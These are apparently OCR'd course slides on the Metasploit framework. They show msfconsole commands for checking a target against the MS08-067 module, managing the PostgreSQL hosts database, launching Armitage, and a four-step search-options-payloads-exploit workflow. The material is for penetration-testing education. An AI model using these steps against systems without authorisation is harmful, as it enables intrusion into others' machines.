62

62

Metasploit Exploit Check Functions

- "check" functions
  - ❖Connects to a target to see if it is vulnerable, rather than attempting to exploit a vulnerability

- msf > use windows/smb/ms08_067_netapi
  msf exploit(ms08_067_netapi) > set RHOST <target IP address>
  msf exploit(ms08_067_netapi) > check

63

63

Metasploit Database

- Metasploit supports accessing a PostgreSQL database
  - # service postgresql start
- Msfconsole commands for database activities
  - **db_connect**
  - **db_disconnect**
  - **db_status**
  - **db_import**
  - **db_export**
  - **db_nmap**

64

64

Metasploit Database Tables


- Metasploit databse has the following important tables
  - hosts
  - services
  - vulns
- We can interact with those tables by using table names as commands
  - **msf > hosts**
  - **msf > hosts --add host**
  - **msf > hosts --delete host**

65

65

Using Metasploit via Armitage

- # service postgresql start
- # msfconsole
- msf > armitage





apt-get update
apt-get install armitage

66

66


Change Armitage Preferences





67


Armitage - Add Hosts



68

68


Armitage - Scan




69

69


Armitage – Nmap Scan



Armitage – Find Attacks




Exploit the Target



72

72


Interact with Target



73

73

Armitage – Remove Host



74

74

Remember

- Four steps to use Metasploit
- 1. Search!
  - msf > search <*keyword*>
  - msf > info <*module path/name*>
- 2. See the options
  - msf > show options
- 3. See the payloads
  - msf > show payloads
- 4. Then, exploit!

75

75